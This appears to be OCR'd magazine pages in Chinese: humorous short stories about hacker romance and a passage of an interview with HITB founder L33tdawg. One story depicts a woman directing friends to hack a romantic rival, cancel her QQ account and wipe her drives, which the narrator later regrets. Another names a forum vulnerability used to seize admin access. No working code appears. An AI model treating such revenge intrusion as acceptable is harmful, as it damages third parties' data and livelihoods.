
反光点

“你……你说的付出一点，就是请我吃饭吧？”林峰懒懒的问道。“那倒不是。”淑儿笑道。“本来是想如果你辞职，我会照顾你几个月的吃穿住行的，不过看来没必要了。咦？你发什么呆啊？”

林峰并没有发呆。只是突然觉得，哪怕真的辞职了，哪怕贫穷困苦到一无所有，也是值得了。所以尽管这件事情完全没有按照预定计划在进行。但是结局恰恰是大家都愿意看到的。



黑客行动LOVE



海边一粒沙

我男朋友是黑客，这是我经常对网友说的话，可想而知他其实一直都是我的骄傲。当初就在他拯救了我E-MAIL里一百多篇小说的时候，我就决定把这条畅游在网络世界里的小鱼吃掉，对于他的崇拜之情不亚于奥运世界冠军。

我一直都以为他只会编程，弄软件，对于他的个人作风问题和网恋成风的突发事件，我放一百二十个心。我相信这世界忠贞不渝的感情就是我们了。所以当他聚精会神的为那些程序夜以继日的时候，我也不闻不问的编织着一篇篇美丽的爱情小说，偶尔撒娇的让他为我冲几杯咖啡。

其实爱情就是从天堂一直滑落到人间的平凡中，我已经不在像以前刚刚知道他是黑客时那样兴奋了。毕竟那时候只会写小说的我对于黑客这个名词感觉即遥远又好奇。我们的爱情急速的降温了，变得彼此一天都说不上几句话，他还是忠爱着他的编程，我也在忙着编织着小说，对彼此漠不关心。

知道他可能不爱我的时候，我觉得已经很晚了，那天我敲打着键盘，正沉浸在小说中的风花雪月。口渴得厉害，喊了他几次却不见动静，无奈我只好自己动手丰衣足食了。倒完水我心血来潮到了他的房间，顺便给他带了杯水。他破天荒的没有编程，而是跟一个女孩津津乐道的聊着天。我侧过头看着他满脸挂着幸福的微笑，心里突然有种莫名其妙的不安。我再回过头一看对话，却居然是一个当初像我一样的女孩子在表白着自己的崇拜。

我把水放在他的桌子上，他惊慌失措的关掉电脑，我心忽然焦虑不安了，我若无其事的问道："什么啊？这么紧张。"

他一脸惊慌的回答道："没……没什么。你站这儿多长时间了？"

我假装毫不知情的说："就是放水这么一会功夫，怎么了？"他一脸虚惊的松了一口气，无力的说道："没什么，小说写完了？"

无力是心虚后的通病。我断定事情没那么简单，他紧张的行为，遮掩的口气出卖了他的坚定。我借故转身走开，心里却很不是滋味，看来我有必要为其他人攻击黑客的感情防线而做准备了。那一下午小说一个字也没写进去。

晚上他带我回他妈家的时候，我借故不舒服留下来。他前脚走，我就打开了他的电脑，上了他的qq，还没等我找那个女孩的时候，那女孩就发过一句话。

暗夜玫瑰："小叶白龙，明天我生日，我不想和朋友过，一起去放烟花吧！"

小叶白龙："明天？明天不行我得做网站。"

我随口回答了一句。

暗夜玫瑰："其实你不在我生日前将网站给我做好也没关系，只要你别总熬夜就行，多注意休息。"

天啊！小白竟然（小白我对男朋友的爱称）给她做网站。我简直都气晕了，这小妮子还挺体贴的。

小叶白龙："没事！"我咬着牙回复说。心里却想小叶白龙，你做吧！我累死你，心里发狠，眼睛却发酸，女人啊就是这么脆弱。

暗夜玫瑰："别勉强，我可不希望你病倒了。"

小叶白龙："哦，知道了，我先下了。"我实在没办法面对这个女孩的温柔了，临下机时我记下了这女孩的qq号。顺手删了今天我和那女孩的聊天记录。

两个小时后小白从他父母家回来了。给我带了一些吃的。说放心不下我所以才这么快就回来了，说完就钻进房间。面对着美味的饭菜我无法下咽，口口声声说放心不下我，其实是放心不下那温柔的玫瑰花吧，我悲观的想着，不由得落寞了起来。

我什么都没吃，一个人回到房间坐在电脑前，看着写了一半的小说发呆。不一会儿小白愤怒的推开我的房门质问我为什么偷看他的聊天记录，并用他的qq聊天侦察他。看来黑客的反侦察能力，果然强悍，删除了还知道。我正好有气撒不出去的时候，他进来跟我嚣张可想而知那场口水风暴将会是来得多么猛烈。他责怪我不尊重别人的隐私，那些道貌岸然的小说故事纯属是欺骗稿费的工具。我不甘势弱的说他戴着黑客的面具四处沾花惹草，编程只是为了方便他跟别人你情我爱争取时间的借口。我们用尽全力的互相伤害，最后精疲力尽无力回归了各自的领地回房间冷静整夜。

我以为他跟我吵架只是发泄一下心中的不满，不到天亮就会像往常一样认错哄我开心，请求我的原谅，可这一次他却没有。天一亮他就出去了，脸上像被一块冰冻结着。冷得冒着寒气，委屈的我一个人留守阵地，打开QQ找那些铁哥们们倒苦水，大家八嘴七舌的给我出主意，最后在五花八门的主意中大家总结出一条精辟的主意，有仇不报非君子，黑他（当然不是黑小白，那重量级人物，我的那些狐朋狗友是没有胆量挑战的）！计划在一会儿功夫就拟定好了，我让几个朋友加了那小妮子，然后全部集合到一家附近网吧，启动代号为001的报复行动，当然对于只会写小说的我来说只能充当组织者和幕后主使，那些网友是为我冲锋陷阵的傀儡而不是英雄，我们原以为一个小小的女子有多大能耐，可我们都错了，不论是共享入侵，还是溢出程序，我们都用尽了，可那朵勾人的玫瑰无论是电脑还是QQ依然固若金汤，无懈可击，倒是帮我的那帮朋友却莫名其妙的中了病毒，这让他们心疼得不得了，怨声载道。看着这帮超级菜鸟竟然栽在一个纤纤女子之手，气得我牙根痒痒，由于心情极度低落，大家一直陪我，聊天到很晚，算是对今天失败的一个安慰。大家并发誓，不雪耻大辱，不在踏足江湖，自称黑客。回到家后，小白第一次没在房间编程，或者谈情说爱，而是坐在客厅里冲我冷冷一笑说："用几个菜鸟就想打倒一个黑客？"

我心理一颤，怪不到那帮菜鸟中病毒的情景我怎么那么熟悉呢，原来是小白一惯的套路，那么说小白今天一天都跟那勾人的玫瑰在一起了，想到此事，怒火中烧的我，歇撕底的喊着："小白，你别小看人，别以为自己是黑客王国里的天下无敌。"

小白不屑的说："我知道天外有天，黑客王国有能人，但是能人不是你们那几只小虾小蟹吧？"说完抬起高昂的头，雄赳赳气昂昂，走进了自己的房间，砰的一声关上了门。我欲哭无泪的跑进了房间，在qq上对那几个朋友添枝加叶（这是我的强项）的述诉了小白藐视的挑战，几个朋友当即狂怒，纷纷搬师求援，一定要一决雌雄，给敌人以沉重打击。面对着编辑的催稿，我当作耳旁风，一心只想黑倒那朵温柔玫瑰，几乎达到了疯狂的状态，在我们养精蓄锐招兵买马之后，我们这支团队可谓是高手如云势不可挡。大有洪水暴

发，江河决堤之势，这天我们团队不下十人的涌进网吧，进行代号为002的反击行动，当然我依然是组织者，主帅是一个菜鸟朋友们眼中的黑客王者，可一见他用的软件就一般的溢出程序，我有些失望，好心提醒说："哥们，你对付的不是一个弱少女，她的靠山可是我男朋友结实的怀抱啊！你用这么名不见经传的溢出程序，你不觉得有些轻敌吗？"虽然我知道这样说话很不敬，人家是来帮我的，但是这次要再失败的话就真的在小白面前抬不起头了。

黑客王者没有生气，笑笑说道："没有哪一个入侵软件是无敌的，只有合理的搭配，就像动物棋兔子怕狼，狼怕虎，虎怕象，象却怕老鼠，而且我把这个程序加外壳，病毒无法入侵，经过修改后我想针对她的电脑作用会很大。"

我为我的无知而忏悔，低眉顺目的连说是是是。接着再也不敢乱说话了，只是双眼紧盯着屏幕，稀里糊涂的听着大家讨论，大半天后黑客王者皱着眉连呼厉害，这让我的心里一点底都没有，良久黑客王者雀跃的告诉我说："好了，破解了，怎么处理啊。"

我高兴的就差去拥抱这个如神般的黑客大哥，听说我要注销那朵玫瑰的QQ，删除她电脑里C盘D盘的所有文件时，黑客王者犹豫的看了我一下："这样是不是太狠了点。"这时我那帮朋友比我还添枝加叶的述诉了我的遭遇和小白的猖狂，黑客王者出于同情迫于威胁的同意了我的建议。后来我才明白，这一切不再是为了怄气，而是残酷的报复，而且也为自己骨子里的狠毒而后怕。

为了庆祝这一次胜利，我请大家撮了一顿，算表示感谢，回到家时看见小白还像上次一样坐在客厅沙发上，脸上因愤怒而扭曲着，见了我就喊着："你都做了些什么？" 我当然不甘示弱的喊："怎么被人破解，丢人？输不起别玩啊！"

小白快要气疯了。嗓声高达八十分贝的喊："我从来不认为输了就多么丢人，神还有失手的时候，这下人家被公司开除了，你得到了什么好处啊？"

我忽然意识到事情的严重性，没有底气的维护自己立场说："那你给她做网站。错先在你。"

小白崩溃的靠在沙发上说："我给她做网站，她给我钱。要不是为了给你买这个我不会傻到那么累。"说完把一个红色的戒指盒扔在地上，任由它不停的旋转。


话说到这儿，我一点理都没有了，但是为了那份自尊，我低声的说："那她也不用跟你说话那么暧昧吧？又是早点睡觉，按时吃饭。注意身体，超过顾客的关心范围了吧？"我在为自己的所作所为做最后的挣扎。

小白拍起桌子跟我喊着："你每天都成夜成夜写小说，对我不管不问，熬了一夜的你蒙头大睡，我吃不吃早饭你都不管。你不关心我，别人关心我你还妒忌，我怎么就应该，没人疼没人爱？"

我无语了，因为他说得都是事实，最后一点遮盖也被人瓦解了，作为常年在小说中摸爬滚打的我，竟然成为了他人的手下败将，想想真正失败的原因是因为理亏吧，被逼得无话可说的我傲慢的抬起头，一副死猪不怕开水烫的架势来掩饰我的心虚。

小白陌生的看着我说："你，你简直不可理喻！天哪。别再让我见到你了。"说完走进他的房间，摔上了门。他的最后一句话让我心碎，我都开始恨上了自己。我拣起戒指盒打开。里面是我喜欢的那款指环，终于忍不住的掉下了眼泪，我不佩拥有啊。我盖上戒指盒，亲手把幸福隔离在我的世界之外，把戒指郑重的放在茶几上，回到房间收拾起自己的衣物，一个冷战后我清醒了，我注销的不是玫瑰的QQ，而是我的爱情，我删除的也不是她重要的文件，而是小白心中所有的美好。我想用黑客的手段挽回我的爱情，却把爱情推向了悬崖，埋进了坟墓，我成功的做到黑客能做到的，却忽略了黑客的职业道德，真正意义上来说我败得很彻底。

此刻我不是在想在哪儿过夜，而是在想着到哪儿给那朵在网络公司做网站美工的玫瑰找份更好的工作，我这么做不是挽救我扼杀的爱情，而是安慰自己内疚的心，在此我郑重的向那朵暗夜玫瑰和小叶白龙说声对不起。



菜鸟MM与菜鸟"侠盗"

海边一粒沙

每天上网除了浏览论坛、聊QQ外，其余的时间全都是在我的邮箱里修改、撰写那些我爱如性命的小说，邮箱几乎成了我一天时间的全部主宰。可这天早上当我象往常那样打开163网页，输入用户名和密码后，竟然很长时间网页上显示的都是一片空白。刹那间我的额头上冒出了密密麻麻的一层汗珠。天啊，难道我又中招了！？

怀着忐忑不安的心情，我找到了QQ好友中号称打遍天下无敌手的大侠"小张飞"。听完我的哭诉，小张飞大拍胸膛承诺为我赴汤蹈火，在所不辞的追查出凶手，并保证我的文章没有半点的损失。听完他的话，我感动得差点儿热泪盈眶。

半个小时后，那哥们就像是霜打的茄子一样，对我诚惶诚恐的说："沙子姐，对不起。在这次意外的例外当中，我创建了有史以来最辉煌的败笔，我没把你的邮箱给弄回来。"

我看到他的话就差点晕倒了。脸大得太经典了，居然世界上没有任何技术单位能和他的脸长和脸宽相比了。自己失败了还说得这么的冠冕堂皇。在我的谴责和没完没了的唠叨中，小张飞终于答应我找来一位世外高人，人称侠盗的大侠解决一切问题。我用十二万怀疑的态度审视了他给我的QQ号，又用了0.02秒的速度加了这位名叫Wood的大侠。

我用非常虔诚崇拜的口气说："听说您是高手。"对方竟然没有一点儿反应。看来这位大哥真是高人啊！没看态度都是这样傲慢吗？于是我继续耐心的说："高人，求您一件事可以吗？"我保证这句话的含糖量得有四个加号。

Wood用极具冷酷的语言来回答我说："说！"

我连忙小心翼翼的说道："我的E-mail中招了，登录后网页上显示的都是空白。"

Wood几乎不近人情的让我等待N个十分钟后才说道："这个情况很严重，我要是帮你了会有什么好处吗？"

倒了，这个家伙可真现实啊，为了E-mail中那些宝贝文章，我心疼不已回答道："那我请你吃两串臭豆腐吧？"这是我有史以来出了最大的一次血了。

Wood这次回话倒是很痛快："你不觉得礼轻情亦不重吗？"

天啊！两串臭豆腐都贿赂不了，看来这次非得出大血了。苦思冥想之后，终于含泪承诺说："大哥，您看着办吧！"

Wood大言不惭的说："好吧！明天本人正好有时间，你来钓鱼台请我吃肯德鸡吧。"

晕了，够狠。但为了保全我的文章，只好含泪签下了这不平等条约，在自己的日用开销上残忍的扣出了一百多元钱啊！

Wood冷冷的说："用户名，密码给我，还有在近几个小时内不准登录邮箱，以免影响我的工作。"

我满口答应着，然后望眼欲穿的等待在电脑旁。终于在三个小时后Wood大侠说："搞定，明天记得来钓鱼台找我，记得手里拿着本《格林童话》。"天啊，真幼稚啊！

不过Wood再怎么可恨，但是E-mai确实完璧归赵了，为此我对Wood就更加的崇拜了。当然那顿肯德鸡是逃不掉的，既然他有本事给我找回来，也一样可以让邮箱再次消失。怀着破财免灾的心态，终于跑遍了整个香山区买了一本最便宜盗版的《格林童话》。

第二天准时九点十分踏上了773路车，颠簸一个多小时之后到达了钓鱼台肯德鸡门前。身边一个大学生模样的男孩子和我一样的站在门前，只是他在那里聚精会神的看着报纸，我在人群中搜索着。这一景象为肯德鸡招揽了不少的顾客，简直就是北京一道靓丽的风景线。足足等了Wood一个小时零三分钟四十二秒，身边的大学生放下报纸对我说："海边一粒沙是吧，你好，我是Wood。"

我差点就一口血喷了出来，二话没说就把Wood带进了餐厅。再和他呆上一分钟我都会觉得要崩溃，所以还是速战速决的好。这个家伙好像为了这顿肯德鸡已经好几顿都没有吃饭了。吃了四个汉堡，N个鸡腿，N杯饮料后，我已经傻眼了。再这样下去他的肚子不爆炸，我的钱包也会爆炸的。所以在他出去接电话的时候，我已经付账逃之夭夭了。

在当月惨重的金融风暴之后，又一次精神的摧残之后，我彻底的崩溃了。那日一编辑约稿，和蔼可亲的说："在两个小时之后，你把你的文章发到我的邮箱里吧！"

我好奇的问："为什么是两个小时之后，而不是现在呢？"

编辑非常耐心的说："因为163现在正在系统维护中。"

我不禁越发奇怪的说："那是什么意思啊？"

编辑说："就是你输入用户名和密码后页面上一片空白，163都会定期维护的，几个小时之后自然就好了，这个你不用担心。"

听完了编辑的话，我都快要爆炸了。迅速把Wood从QQ中揪了出来。在我的强烈谴责中，Wood总结了以下几点：

"第一：是你主动求我的，并且我没有使用任何方法引诱，欺骗你来求我的。第二：针对肯德鸡时间，我完全征求了你本人的意愿，我并没有使用误导和暴力等过激举动来强迫你破费。根据《中华人民共和国人权法》我完全给予和尊重了你的人权。"

我彻底的服了，一切委屈尽在无言中。讲理我无话可说了，拼技术好像我也不是他的对手。只能用"报仇雪恨，又岂在此朝此夕"这样的话来安慰自己很受伤的心灵。可能他觉得对我有些良心不安，所以在临下线之前说："答应你，有什么计算机上的麻烦来找我。"为这句话心里终于有了一点安慰，哪里知道这又是一次有计划的预谋。

几天后妹妹哭丧着脸跟我说网站被人家入侵了，里面的东西被删除和剪贴了不少，而且论坛不能正常的运作了，很多会员登录不上去。看着妹妹可怜巴巴的样子，忽然想起了Wood。反正他答应要帮我的，白用谁不用啊！

谈起帮妹妹主持正义，顺利潜入对方的网站，给他一个小小的教训，顺便帮忙修复一下网站的事，Wood很快就答应了，但是补充说："第一：你要先犯别人，被人家反击，抱歉本人拒绝帮忙；第二：为了达到私欲而让我帮你入侵他人也绝对不行；第三……"

N条规矩后，我们点头答应说："放心吧，我们只想拿回自己的东西和尊严。"Wood这时才算是真正答应帮我们这个忙了。

一个小时后，我们准时到达了Wood的家，一开门我们姐妹两人真是大开眼界啊，那屋子比猪窝强不了多少，可与伊拉克战场有得一拼。我们跨越了喜玛拉雅山，太平洋，还有几个丘陵之后，坐在了沙发上。Wood具体的了解情况后说："现在心情不好，看了屋子就没兴趣，要不……"还没等他的话说完，我们姐妹俩已经奔赴到各个基层中去了。

等到猪窝变成了人间仙境，Wood翘着二郎腿坐在电脑前。看着他运用那些代码和英文字母我好奇的说："你能不能帮忙讲解一下？"

Wood不耐烦的对我说："你真烦，你看那位妹妹就很安静嘛，好吧，我给你讲讲，下次请我去必胜客吧！"



倒了。但是我看不用反抗了，没用的。在强者面前只有敢怒不敢言，忍气吞声了。Wood认真的说："你们使用的这个论坛呀，叫'洞'网，有很多漏洞的，最新的一个就是前两天刚刚公布的avepost.asp漏洞……"

看着一脸茫然的我，Wood不耐烦的说道："总之我就是利用这个漏洞，让自己成为了论坛的管理员，然后就可以轻松的把密码给修改回来了。"

我懵懂的听着Wood的解释，看着他娴熟的电脑操作。吓得我直想哭，本来以为他没什么本事，为难他一下，找回上次丢掉的面子。没想到偷鸡不成反蚀把米，赔了夫人又折兵。这以后还能有好日子过吗？哪天还得请这个家伙去必胜客，一想到他吃东西我都浑身发抖。我该如何面对这个月的金融风暴啊！

与世界级黑客 L33tdawg 的第一次亲密接触

孟方明[-273℃@EST]

Dhillon Andrew，男，马来西亚人。出生于1979年2月1日，HITB 首席执行官。HITB 每年举行的安全年会是国际化技术交流的一个重要平台，从2002年至今已经举办了5届了，中国著名的安全焦点就是其会员之一。今天就让我们走近 Dhillon Andrew，走进 HITB！

superlone：早上好，老兄。我们开始吧，请先介绍一下你自己吧。

L33tdawg：我叫Dhillon Andrew aka L33tdawg，是Hack In The Box（http://www.hackinthebox.org）的创始人和首席执行官（CEO）。

superlone：什么是“Hack In The Box”？是一个组织还是一个自由团体呢？

L33tdawg：事实上HITB一共有两个部分组成（HITB，即“Hack In The Box”），一是自由团体，一个是商业网络安全公司。HITB团队及其网站起始于2000年1月，当时创建 www.hackinthebox.org 和 forum.hackinthebox.org两个站点主要是提供给团队使用以及为网络安全方面的新闻、研究和讨论提供资源。从2000年开始，我们网站的注册用户超过了5万，其中包括1万5千名论坛注册用户，并成增长趋势。在2002年我们举办了第一届安全会议——HITBSecConf，即Hack In The Box 安全会议。该会议是一个非盈利性的由HITB组织的活动，并得到了一些网络安全专家的帮助。该项会议每年都在马来西亚举行。2002年的HITB安全会议当时只有马来西亚的一些本地人参加，而在2003年的HITB安全会议才真正地走向国际化，邀请了LSD研究小组的所有成员参加了此次会议。LSD即“The Last Stage of Delirium“研究小组，是著名的RPC dcom漏洞的发现者。此次也是LSD的4个成员第二次参加HITB安全会议，这也是LSD最后一次公开露面（因为LSD在2004年已经解散了）。在HITB2004年度的安全会议上，Theo de Raadt（OpenBSD的创建者）和John Draper（aka Captain Crunch）是此次会议的主要演讲者。同时，thAdam Gowdiak（前LSD成员）独立发现了J2ME的安全漏洞，此次发现影响了众多手机制造商，包括摩托罗拉、诺基亚、索尼爱立信等等。2005年的安全年会中，Mikko Hypponen（来自于F-Secure公司）介绍了未来的手机病毒，Tony Chor（微软组项目经理）在此次会议上第一次向大众介绍了IE7 浏览器的一些新的安全特性等等。

superlone：为什么要创建HITB呢？我是说是什么第一次驱使你创建HITB的？

L33tdawg：这个问题问得好。在2000年初的时候，创建网站或者说项目仅仅是一种爱好吧，可以让我有点事干变得忙碌些。我当时只是想去模仿 hackernews.com（现在已经不存在了），但是有点小小的改变就是每月我们都会发布一份电子杂志。在HITB的网站上你可以看到1-2期的电子杂志，在网站上你还可以看到一篇叫“A year in the box”的文章，介绍了网站第一年的成长历程。

superlone：嗯，现在的HITB在不断的发展壮大，那么你可以谈一下你的下一步计划吗？

L33tdawg：主要的计划是放在HITB2006年安全年会上，除了安全年会我们还将多搞一些培训方面的活动。因此在2006年我们将只在马来西亚举办一次安全会议（2005年举办了两次：一次是巴林，一次是在马来西亚），届时我们将邀请 Bruce Schneier、Mark Curphey和John Viega担当我们的主讲人。我们还邀请了Raoul Chiesa、Van Hauser（来自THC组织），Philippe Blondi以及其他一些著名的安全专家。还有一些研究人士，他们向HITB提交了他们的研究结果，因此我们也将邀请他们参加HITB安全会议，他们中有来自中国、韩国、日本、菲律宾、新加坡、马来西亚、泰国、印尼以及澳大利亚。我们的邀请函将于2006年2月27日公布。

superlone：2006年的安全年是否有什么主题？有的话，主题是什么呢？

L33tdawg：我们的会议从来都没有什么主题，这也许跟其它的会议很不一样。我们会议的主旨就是拥有最前沿的和最新的攻防资讯。只要你参加了HITB安全会议，可以肯定地说你可以学到很多新东西，也会为一些高深的技术讲解而拍案叫绝。另外我们的会议一直保持非营利性，因此我们的会议定位在能让个人和学生都能负担得起。如果你能较早的参加双日制双课程的培训活动，那么个人可以享受90美元的优惠（普通是120美元/人），而学生只需要45－50美元。需要说明的是，我们需要承担24位来自各个国家的讲演者的各项费用，而且会议是在吉隆坡享有盛名的宾馆举行，这些开销并不少。因此，我们需要一些公司赞助商来协助开办以“保持知识免费”。说到这里，HITB安全会议并不是一个“交易”会议——所有的演讲将被录像以确保在演讲期间不会出现买卖现象。所有的赞助商在展览区以展出者的身份可以接受与会人员关于展出产品以及各项服务的询问，而与会人员也可以在展览区找到感兴趣的产品。

superlone：好的，如果有人想参加HITB的会议，他们应该怎么做呢？请简要地说一下参加会议需要哪些步骤呢？

L33tdawg：我们的在线注册页面以及支付途径（信用卡等）将于三月底启用，因此大家可以只要注册完毕并通过支付页面付款后，即可以参加会议。注册可以在 conference.hackinthebox.org 和 conference.hitb.org 两个站点上进行。

superlone：好的。聊过HITB，现在我们聊聊你自己吧。你觉得你是个黑客吗？

L33tdawg：我想是的。在我专职于HITB的工作之前，我做过很多网络安全相关职位的工作。

superlone：想成为一名黑客，除了专业技术以外，你觉得我们还需要学些什么？

L33tdawg：这取决于你想成为什么

样的黑客。在每天即将结束的时候，满怀激情地去学习和发现更多地关于计算机的东西并努力了解它们是如何工作和运行的，这样的人可以称作是黑客。并不仅仅是“打破”安全，还要去修补这些安全漏洞以使其更加完美。

superlone：关于中国的安全行业，你了解多少呢？还有中国的黑客以及他们的水平？

L33tdawg：关于中国的安全行业，我并不十分了解。至于中国黑客，我们邀请了安全焦点，冒昧地说安全焦点拥有一些最好的研究人员。还记得是安全焦点的人第一个根据LSD发现的RPC DOCM漏洞发布了针对所有中文版Windows操作系统的exploit。

superlone：除了安全焦点之外，你还知道哪些中国的安全小组或者团队呢？

L33tdawg：除了安全焦点，我知道你是邪恶八进制的成员。我肯定中国的安全小组有很多，但是你知道的我看不懂中文也不会说中文，所以跟他们联系有点困难。

superlone：你是如何踏入安全领域的？

L33tdawg：我12岁的时候就有了第一台电脑。在这之前，我一直对电子类的东西比较感兴趣（比如录像机等）。当我拥有了第一台电脑的时候，我就已经在做一些黑客的事了——解决如何使我的电脑得到更多的内存以便游戏能够加载运行。我的第一台电脑是XT 8088，配置包括4.77MHz的CPU和640KB的内存，2个5.25英寸的软驱（360KB）没有硬盘。呵呵，不管怎样我一直希望能够弄到更多的硬件来更新我的机器。我十四五岁的时候，在当地的一个电脑商店里找了一份兼职的工作。当然，他们并不付我薪水不过允许使用他们的电脑，当时这对我来说就非常不错了——我可以使用很多配置好的机器了比如286、386、486、486 